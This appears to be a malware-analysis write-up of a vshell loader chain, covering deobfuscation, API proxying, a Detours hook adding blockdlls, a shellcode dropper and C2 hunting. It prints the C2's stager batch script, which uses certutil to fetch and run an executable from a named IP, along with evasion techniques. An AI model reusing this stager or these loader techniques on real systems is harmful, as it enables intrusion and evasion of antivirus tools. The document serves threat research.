326                    {  
327                        i_1 = 0xCED228E38776FCA0uLL;  
328                        if ( (int)fdwReason < 2 )  
329                        {  
330                            i_1 = 0xCED228E36EBA97C5uLL;  
331                            i = i_1;  
332                        }  
333                    }  
334                    else  
335                    {  
336                        i_2 = 0xCED228E3DB336F0AuLL;  
337                        if ( fdwReason - 2 <= 1 )  
338                        {  
339                            i_2 = 0xCED228E335271B80uLL;  
340                            i = i_2;  
341                        }  
342                    }  
343                }  
344                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
345                {  
346                    i_3 = 0xCED228E392338A42uLL;  
347                }  
348            }  
349            if ( i < (__int64)0xCED228E38776FC9FuLL )  
350            {  
351                if ( i < (__int64)0xCED228E3B0076AFuLL )  
352                {  
353                    if ( i >= (__int64)0xCED228E392338A42uLL )  
354                    {  
355                        i_1 = 0xCED228E38776FCA0uLL;  
356                        if ( (int)fdwReason < 2 )  
357                        {  
358                            i_1 = 0xCED228E36EBA97C5uLL;  
359                            i = i_1;  
360                        }  
361                    }  
362                    else  
363                    {  
364                        i_2 = 0xCED228E3DB336F0AuLL;  
365                        if ( fdwReason - 2 <= 1 )  
366                        {  
367                            i_2 = 0xCED228E335271B80uLL;  
368                            i = i_2;  
369                        }  
370                    }  
371                }  
372                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
373                {  
374                    i_3 = 0xCED228E392338A42uLL;  
375                }  
376            }  
377            if ( i < (__int64)0xCED228E38776FC9FuLL )  
378            {  
379                if ( i < (__int64)0xCED228E3B0076AFuLL )  
380                {  
381                    if ( i >= (__int64)0xCED228E392338A42uLL )  
382                    {  
383                        i_1 = 0xCED228E38776FCA0uLL;  
384                        if ( (int)fdwReason < 2 )  
385                        {  
386                            i_1 = 0xCED228E36EBA97C5uLL;  
387                            i = i_1;  
388                        }  
389                    }  
390                    else  
391                    {  
392                        i_2 = 0xCED228E3DB336F0AuLL;  
393                        if ( fdwReason - 2 <= 1 )  
394                        {  
395                            i_2 = 0xCED228E335271B80uLL;  
396                            i = i_2;  
397                        }  
398                    }  
399                }  
400                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
401                {  
402                    i_3 = 0xCED228E392338A42uLL;  
403                }  
404            }  
405            if ( i < (__int64)0xCED228E38776FC9FuLL )  
406            {  
407                if ( i < (__int64)0xCED228E3B0076AFuLL )  
408                {  
409                    if ( i >= (__int64)0xCED228E392338A42uLL )  
410                    {  
411                        i_1 = 0xCED228E38776FCA0uLL;  
412                        if ( (int)fdwReason < 2 )  
413                        {  
414                            i_1 = 0xCED228E36EBA97C5uLL;  
415                            i = i_1;  
416                        }  
417                    }  
418                    else  
419                    {  
420                        i_2 = 0xCED228E3DB336F0AuLL;  
421                        if ( fdwReason - 2 <= 1 )  
422                        {  
423                            i_2 = 0xCED228E335271B80uLL;  
424                            i = i_2;  
425                        }  
426                    }  
427                }  
428                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
429                {  
430                    i_3 = 0xCED228E392338A42uLL;  
431                }  
432            }  
433            if ( i < (__int64)0xCED228E38776FC9FuLL )  
434            {  
435                if ( i < (__int64)0xCED228E3B0076AFuLL )  
436                {  
437                    if ( i >= (__int64)0xCED228E392338A42uLL )  
438                    {  
439                        i_1 = 0xCED228E38776FCA0uLL;  
440                        if ( (int)fdwReason < 2 )  
441                        {  
442                            i_1 = 0xCED228E36EBA97C5uLL;  
443                            i = i_1;  
444                        }  
445                    }  
446                    else  
447                    {  
448                        i_2 = 0xCED228E3DB336F0AuLL;  
449                        if ( fdwReason - 2 <= 1 )  
450                        {  
451                            i_2 = 0xCED228E335271B80uLL;  
452                            i = i_2;  
453                        }  
454                    }  
455                }  
456                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
457                {  
458                    i_3 = 0xCED228E392338A42uLL;  
459                }  
460            }  
461            if ( i < (__int64)0xCED228E38776FC9FuLL )  
462            {  
463                if ( i < (__int64)0xCED228E3B0076AFuLL )  
464                {  
465                    if ( i >= (__int64)0xCED228E392338A42uLL )  
466                    {  
467                        i_1 = 0xCED228E38776FCA0uLL;  
468                        if ( (int)fdwReason < 2 )  
469                        {  
470                            i_1 = 0xCED228E36EBA97C5uLL;  
471                            i = i_1;  
472                        }  
473                    }  
474                    else  
475                    {  
476                        i_2 = 0xCED228E3DB336F0AuLL;  
477                        if ( fdwReason - 2 <= 1 )  
478                        {  
479                            i_2 = 0xCED228E335271B80uLL;  
480                            i = i_2;  
481                        }  
482                    }  
483                }  
484                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
485                {  
486                    i_3 = 0xCED228E392338A42uLL;  
487                }  
488            }  
489            if ( i < (__int64)0xCED228E38776FC9FuLL )  
490            {  
491                if ( i < (__int64)0xCED228E3B0076AFuLL )  
492                {  
493                    if ( i >= (__int64)0xCED228E392338A42uLL )  
494                    {  
495                        i_1 = 0xCED228E38776FCA0uLL;  
496                        if ( (int)fdwReason < 2 )  
497                        {  
498                            i_1 = 0xCED228E36EBA97C5uLL;  
499                            i = i_1;  
500                        }  
501                    }  
502                    else  
503                    {  
504                        i_2 = 0xCED228E3DB336F0AuLL;  
505                        if ( fdwReason - 2 <= 1 )  
506                        {  
507                            i_2 = 0xCED228E335271B80uLL;  
508                            i = i_2;  
509                        }  
510                    }  
511                }  
512                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
513                {  
514                    i_3 = 0xCED228E392338A42uLL;  
515                }  
516            }  
517            if ( i < (__int64)0xCED228E38776FC9FuLL )  
518            {  
519                if ( i < (__int64)0xCED228E3B0076AFuLL )  
520                {  
521                    if ( i >= (__int64)0xCED228E392338A42uLL )  
522                    {  
523                        i_1 = 0xCED228E38776FCA0uLL;  
524                        if ( (int)fdwReason < 2 )  
525                        {  
526                            i_1 = 0xCED228E36EBA97C5uLL;  
527                            i = i_1;  
528                        }  
529                    }  
530                    else  
531                    {  
532                        i_2 = 0xCED228E3DB336F0AuLL;  
533                        if ( fdwReason - 2 <= 1 )  
534                        {  
535                            i_2 = 0xCED228E335271B80uLL;  
536                            i = i_2;  
537                        }  
538                    }  
539                }  
540                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
541                {  
542                    i_3 = 0xCED228E392338A42uLL;  
543                }  
544            }  
545            if ( i < (__int64)0xCED228E38776FC9FuLL )  
546            {  
547                if ( i < (__int64)0xCED228E3B0076AFuLL )  
548                {  
549                    if ( i >= (__int64)0xCED228E392338A42uLL )  
550                    {  
551                        i_1 = 0xCED228E38776FCA0uLL;  
552                        if ( (int)fdwReason < 2 )  
553                        {  
554                            i_1 = 0xCED228E36EBA97C5uLL;  
555                            i = i_1;  
556                        }  
557                    }  
558                    else  
559                    {  
560                        i_2 = 0xCED228E3DB336F0AuLL;  
561                        if ( fdwReason - 2 <= 1 )  
562                        {  
563                            i_2 = 0xCED228E335271B80uLL;  
564                            i = i_2;  
565                        }  
566                    }  
567                }  
568                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
569                {  
570                    i_3 = 0xCED228E392338A42uLL;  
571                }  
572            }  
573            if ( i < (__int64)0xCED228E38776FC9FuLL )  
574            {  
575                if ( i < (__int64)0xCED228E3B0076AFuLL )  
576                {  
577                    if ( i >= (__int64)0xCED228E392338A42uLL )  
578                    {  
579                        i_1 = 0xCED228E38776FCA0uLL;  
580                        if ( (int)fdwReason < 2 )  
581                        {  
582                            i_1 = 0xCED228E36EBA97C5uLL;  
583                            i = i_1;  
584                        }  
585                    }  
586                    else  
587                    {  
588                        i_2 = 0xCED228E3DB336F0AuLL;  
589                        if ( fdwReason - 2 <= 1 )  
590                        {  
591                            i_2 = 0xCED228E335271B80uLL;  
592                            i = i_2;  
593                        }  
594                    }  
595                }  
596                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
597                {  
598                    i_3 = 0xCED228E392338A42uLL;  
599                }  
600            }  
601            if ( i < (__int64)0xCED228E38776FC9FuLL )  
602            {  
603                if ( i < (__int64)0xCED228E3B0076AFuLL )  
604                {  
605                    if ( i >= (__int64)0xCED228E392338A42uLL )  
606                    {  
607                        i_1 = 0xCED228E38776FCA0uLL;  
608                        if ( (int)fdwReason < 2 )  
609                        {  
610                            i_1 = 0xCED228E36EBA97C5uLL;  
611                            i = i_1;  
612                        }  
613                    }  
614                    else  
615                    {  
616                        i_2 = 0xCED228E3DB336F0AuLL;  
617                        if ( fdwReason - 2 <= 1 )  
618                        {  
619                            i_2 = 0xCED228E335271B80uLL;  
620                            i = i_2;  
621                        }  
622                    }  
623                }  
624                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
625                {  
626                    i_3 = 0xCED228E392338A42uLL;  
627                }  
628            }  
629            if ( i < (__int64)0xCED228E38776FC9FuLL )  
630            {  
631                if ( i < (__int64)0xCED228E3B0076AFuLL )  
632                {  
633                    if ( i >= (__int64)0xCED228E392338A42uLL )  
634                    {  
635                        i_1 = 0xCED228E38776FCA0uLL;  
636                        if ( (int)fdwReason < 2 )  
637                        {  
638                            i_1 = 0xCED228E36EBA97C5uLL;  
639                            i = i_1;  
640                        }  
641                    }  
642                    else  
643                    {  
644                        i_2 = 0xCED228E3DB336F0AuLL;  
645                        if ( fdwReason - 2 <= 1 )  
646                        {  
647                            i_2 = 0xCED228E335271B80uLL;  
648                            i = i_2;  
649                        }  
650                    }  
651                }  
652                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
653                {  
654                    i_3 = 0xCED228E392338A42uLL;  
655                }  
656            }  
657            if ( i < (__int64)0xCED228E38776FC9FuLL )  
658            {  
659                if ( i < (__int64)0xCED228E3B0076AFuLL )  
660                {  
661                    if ( i >= (__int64)0xCED228E392338A42uLL )  
662                    {  
663                        i_1 = 0xCED228E38776FCA0uLL;  
664                        if ( (int)fdwReason < 2 )  
665                        {  
666                            i_1 = 0xCED228E36EBA97C5uLL;  
667                            i = i_1;  
668                        }  
669                    }  
670                    else  
671                    {  
672                        i_2 = 0xCED228E3DB336F0AuLL;  
673                        if ( fdwReason - 2 <= 1 )  
674                        {  
675                            i_2 = 0xCED228E335271B80uLL;  
676                            i = i_2;  
677                        }  
678                    }  
679                }  
680                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
681                {  
682                    i_3 = 0xCED228E392338A42uLL;  
683                }  
684            }  
685            if ( i < (__int64)0xCED228E38776FC9FuLL )  
686            {  
687                if ( i < (__int64)0xCED228E3B0076AFuLL )  
688                {  
689                    if ( i >= (__int64)0xCED228E392338A42uLL )  
690                    {  
691                        i_1 = 0xCED228E38776FCA0uLL;  
692                        if ( (int)fdwReason < 2 )  
693                        {  
694                            i_1 = 0xCED228E36EBA97C5uLL;  
695                            i = i_1;  
696                        }  
697                    }  
698                    else  
699                    {  
700                        i_2 = 0xCED228E3DB336F0AuLL;  
701                        if ( fdwReason - 2 <= 1 )  
702                        {  
703                            i_2 = 0xCED228E335271B80uLL;  
704                            i = i_2;  
705                        }  
706                    }  
707                }  
708                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
709                {  
710                    i_3 = 0xCED228E392338A42uLL;  
711                }  
712            }  
713            if ( i < (__int64)0xCED228E38776FC9FuLL )  
714            {  
715                if ( i < (__int64)0xCED228E3B0076AFuLL )  
716                {  
717                    if ( i >= (__int64)0xCED228E392338A42uLL )  
718                    {  
719                        i_1 = 0xCED228E38776FCA0uLL;  
720                        if ( (int)fdwReason < 2 )  
721                        {  
722                            i_1 = 0xCED228E36EBA97C5uLL;  
723                            i = i_1;  
724                        }  
725                    }  
726                    else  
727                    {  
728                        i_2 =
```

Control flow flattening

All can be done with d810-ng

Project

Config: default_unflattening_ollvm.json

Unflattening O-LLVM with control flow flattening

Filter rules...

* Enabled * Disabled * Configurable

Rules

- Z3setzRuleGeneric
- Z3setnzRuleGeneric
- Z3inotRuleGeneric
- Z3modRuleGeneric
- Z3ConstantOptimization
- Block Optimizers (4/18 enabled)
 - Constant Folding (0/1)
 - GlobalConstantInliner
 - Constant Propagation (0/1)
 - ForwardConstantPropagationRule
 - Control Flow (2/3)
 - BlockMerger
 - StackVariableConstantPropagationRule
 - JumpFixer
 - Flow Preconditioning (1/1)
 - MbaStatePreconditioner
 - Indirect Calls (0/2)
 - IndirectCallResolver
 - IdentityCallResolver
 - Indirect Jumps (0/1)
 - IndirectBranchResolver
 - OLLVM Unflattening (1/9)
 - UnflattenControlFlowRule
 - UnflattenerSwitchCase
 - SingleIterationLoopUnflattener
 - UnflattenerTigressIndirect
 - UnflattenerFakeJump
 - BadWhileLoop
 - Unflattener
 - FixPredecessorOfConditionalJumpBlock
 - ModurUnflattener

Rules

Unflattener

Remove control flow flattening generated by OLLVM

Maturities: MMAT_CALLS, MMAT_GLB OPT1, MMAT_GLB OPT2

Configuration

maturities

MMAT_GENERATED	MMAT_PREOPTIMIZED	MMAT_LOCOPT	MMAT_CALLS
MMAT_GLB OPT1	MMAT_GLB OPT2	MMAT_GLB OPT3	MMAT_LVARs

dump_intermediate_microcode

priority

300

whitelisted_functions

comma-separated values

blacklisted_functions

comma-separated values

max_passes

5

max_duplication_passes

20

min_dispatcher_internal_block

2

min_dispatcher_exit_block

2

min_dispatcher_comparison_value

2

max_calls_entry_preds

24

max_calls_exit_blocks

24

defer_calls_on_conditional_entry_father

log_calls_layout_signals

min_cfg_edges_required

-1

per_function_overrides

{}


pre_unflatten_optimize_local_rounds

0

Engine

Start Stop Config Loggers Profile TestRunner

Control flow flattening



The image shows two windows from the IDA Pro disassembler: 'IDA View-A' and 'Pseudocode-A'. The 'IDA View-A' window displays assembly instructions for a function, with some instructions highlighted in green and others in dark blue. The 'Pseudocode-A' window shows the corresponding high-level pseudocode, which includes comments about the function's purpose (MAIN PAYLOAD FLOW) and the use of various API calls and string manipulation functions. The pseudocode is color-coded to match the assembly instructions.

```
IDA View-A:
mov [rbp+250h+v_getModul
mov [rbp+250h+v_getModul
mov rax, cs:qword_180030
mov rcx, 0C4B11278E41578
mov [rbp+250h+var_230],
add rax, rcx
mov rdx, cs:qword_180031
mov rcx, 84A44F320A97554
add rdx, rcx
lea rcx, g_pstr_kernel32
mov [rbp+250h+sz_dll_nam
call rax

mov rcx, [rbp+250h+var_2
mov rax, cs:qword_180030
add rax, rcx
mov rdx, cs:qword_180031
mov rcx, 84A44F320A97650
add rdx, rcx
lea rcx, g_pstrGetModule
mov [rbp+250h+v_pstrProc
call rax

mov rcx, [rbp+250h+sz_dl
mov rdx, [rbp+250h+v_pst
mov r8, [rbp+250h+var_23
mov rax, cs:qword_180030
add rax, r8
mov r8, rsp
mov dword ptr [r8+20h],
lea r8, [rbp+250h+v_getM
mov r9d, 3
call rax

Pseudocode-A:
// MAIN PAYLOAD FLOW: 1.Decode strings (kernel32.dll, GetModuleFileNameA, etc), 2.Get host exe path, 3.Bui
// write access to const memory has been detected, the output may be wrong!
__int64 mw_main_code()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    v18 = 0xFFFFFFFFFFFFFFFFEuLL;
    v_getModuleFileNameArgs.hModule = NULL;
    v_getModuleFileNameArgs.lpFilename = pszExePath;
    v_getModuleFileNameArgs.nSize = MAX_PATH;
    mw_xor_decode_kernel32_dll(dst: g_pstr_kernel32_dll, src: g_encoded_data); // kernel32.dll
    mw_xor_decode_GetModuleFileNameA(dst: g_pstrGetModuleFileNameA, src: &g_encoded_data[0xFC]); // GetModule
    // exec GetModuleFileNameA
    // Gets full path of host executable
    dwPathLen = mw_proxy_api_call_via_threadpool(
        pstrLibFileName: g_pstr_kernel32_dll,
        pstrProcName: g_pstrGetModuleFileNameA,
        pFunctionArgs: &v_getModuleFileNameArgs,
        nArgs: 3u,
        param2: 0);
    std_string_assign_wrapper(outputStr: &stl_szExePath, srcString: pszExePath);
    mw_xor_decode_backslash(Buf: g_str_backslash, a2: &g_encoded_data[0x134]); // \
    // Find the last backslash in the path.
    // Extract directory from exe path
    last_backslash_pos = mw_find_sub_str(
        srcString: &stl_szExePath,
        targetStr: g_str_backslash,
        Max: 0xFFFFFFFFFFFFFFFFFuLL);
    sub_180013F90(inputStr: &stl_szExePath, outputStr: &stl_szExePath_cp, startPos: 0, psrStr: last_backsla
    mw_xor_decode_vcruntime141_dll(g_str_vcruntime141_dll: g_str_vcruntime141_dll, a2: &g_encoded_data[0x16B
    std_string_concat_wrapper(
        outputStr: &stl_vcruntime141_dll_path,
        inputStr: &stl_szExePath_cp,
```

0000C83A, 000000018000D23A: mw_main (Synchronized with Hex V 0000C83A, mw_main_code:11 (18000D23A) (Synchronized with IDA View-A, Hex View-1)

Malware BlockDll hook

The process restrict only Microsoft signed DLL can be hook into the process.


This method is use in order to prevent the dll userland from AV productions from hooking inside the new process.

Protecting Your Malware with blockdlls and ACG - XPN Infosec Blog

```
// Microsoft Detours API Hooking
if ( g_pbPayload != 0 )
{
    payload_data = std::addressof<char *>(pbTarget: &fileContenPtr);
    payload_size = get_payload_size(pbTarget_1: &fileContenPtr);
    memcpy_w(Dest: g_pbPayload, Src: payload_data, Size: payload_size);
    // Initialize hook transaction
    DetourTransactionBegin();
    // Update thread context for hook
    hCurrentThread = GetCurrentThread_w();
    DetourUpdateThread(hThread: hCurrentThread);
    // Attack hook to CreateProcessA
    // Creates trampoline to original function
    DetourAttach(ppPointer: &CreateProcessA, pDetour: mw_hooked_CreateProcessA_add_mitigation_policy);
    // Commit all pending hook operations
    DetourTransactionCommit();
    g_pbPayload();
    v17 = 0;
}
```

The encrypted payload contain this informations:

1. The first 4 bytes which is the size of the payload.
2. The encrypted payload using aes-128.
3. The key which is encrypted with reverse + base64 10 times + reverse
4. Using the decrypted key, we use the aes128 algo to decrypt the encrypted payload.



The stage2 dropper

This shellcode dropper is built for loading the dll file inside of its.

Its main functionality include:

1. Map the file to the correct virtual section.
2. Rebase the program.
3. Load the winapi from the import address table.
4. Run to the entrypoint of the dll.

```
seg000:00000000000012BC loc_12BC: ; CODE XREF: sub_0+10A9+j  
seg000:00000000000012BC ; sub_0+1194+j ...  
• seg000:00000000000012BC mov rax, [rsp+2C8h+var_230]  
• seg000:00000000000012C4 mov eax, [rax+28h]  
• seg000:00000000000012C7 mov rcx, [rsp+2C8h+var_278]  
• seg000:00000000000012CC add rcx, rax  
• seg000:00000000000012CF mov rax, rcx  
seg000:00000000000012D2 mov [rsp+2C8h+var_58], rax  
• seg000:00000000000012DA call [rsp+2C8h+var_58]  
• seg000:00000000000012E1 add rsp, 2C8h  
• seg000:00000000000012E8 retn  
seg000:00000000000012E8 sub_0 endp  
seg000:00000000000012E8 ; -----  
• seg000:00000000000012E9 db 4Dh ; M  
• seg000:00000000000012EA db 5Ah ; Z  
• seg000:00000000000012EB db 90h  
• seg000:00000000000012EC dd 300h  
• seg000:00000000000012F0 dq 0FFF00000000400h, 0B800h, 4000h, 3 dup(0)  
• seg000:0000000000001320 db 0  
• seg000:0000000000001321 db 4 dup(0), 80h, 2 dup(0)  
• seg000:0000000000001328 db 0  
• seg000:0000000000001329 db 0Eh, 1Fh, 0BAh, 0Eh, 0, 0B4h, 9  
• seg000:0000000000001330 db 0CDh  
• seg000:0000000000001331 db 21h ; !  
• seg000:0000000000001332 dw 1B8h, 0CD4Ch, 5421h  
• seg000:0000000000001338 aHisProgramCann db 'his program cannot be run in DOS mode.',0Dh,0Dh,0Ah  
seg000:0000000000001361 db '$',0  
000012D8,00000000000012D8: sub_0+12D8 (Synchronized with Hex View-1)
```

The final stageless vshell

The stageless vshell is a generated malware using vshell framework which is leaked on the internet in October 2023.

The Vshell malware is obfuscated in garble which destroy the golang .pcIntab and the name of golang functions.

The dropper config decrypt steps are describe in below:

1. Getting the first 16 bytes as key.
2. Getting the next 0xffe0 as the encrypted config.
3. Decrypt the config with the 16 bytes key.

```
v16 = DDQURBrX5QH5_HwK0xQYww_GettingValueFromMap(a1: (int)aLl, a2: 2, a3, a4, (__int64)a5, a6, a7, a8, a9);
v14 = v10;
*(_QWORD *)&v13[1] = v11;
v13[0] = 25;
c8soy0_YAlPl6VWzF0(a1: (__int64 *)v13, a2: 1, a3: 1);
qmemcpy(v15, unk_13C5383, sizeof(v15));
c8soy0_AYvZPNkM_aes_decryption(a1: v16, a2: v14);
v12 = mG1AibiNT_QEkZ0Y_ExecutePayload();
runtime_block(a1: v12);
```

File Manager

- Enumerating folders
- Reading files
- Modified/Creating files
- Upload/Download files

Plugins

- Mimikatz
- Gost
- Fscan
- AddUser

Keylogger

- Keylogger
- Screenshot
- Clipboard

Every side which host vshell CnC always have nginx default page at the CnC port

⚠ Not secure 64.118.147.88:8084

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Hunting for vshell

On sending the GET request with /swt, the CnC server return back the stager for windows

http://64.118.147.88:8084/swt

GET http://64.118.147.88:8084/swt

Params Authorization Headers (10) Body ● Pre-request Script Tests Settings

Query Params

KEY	VALUE	DESCRIPTION	...	Bulk Edit
-----	-------	-------------	-----	-----------

Body Cookies Headers (4) Test Results

Status: 200 OK Time: 244 ms Size: 679 B Save Response

Pretty Raw Preview Visualize Text

```
1 @echo off
2 setlocal enabledelayedexpansion
3
4 set u64="http://64.118.147.88:8084/?h=64.118.147.88&p=8084&t=tcp&a=w64&stage=true"
5 set u32="http://64.118.147.88:8084/?h=64.118.147.88&p=8084&t=tcp&a=w32&stage=true"
6 set v="C:\Users\Public\ec7ebd14tcp.exe"
7 del %v%
8 for /f "tokens=*" %A in ('wmic os get osarchitecture ^| findstr 64') do (
9     set "ARCH=64"
10 )
11 if "%ARCH%"=="64" (
12     certutil.exe -urlcache -split -f %u64% %v%
13 ) else (
14     certutil.exe -urlcache -split -f %u32% %v%
15 )
16
17 start "" %v%
18 exit /b 0
```

Hunting for vshell

On sending a GET request to:

`<ip>:<port>/?h=<ip>&p=<port>&t=tcp&a=w32&stage=false`

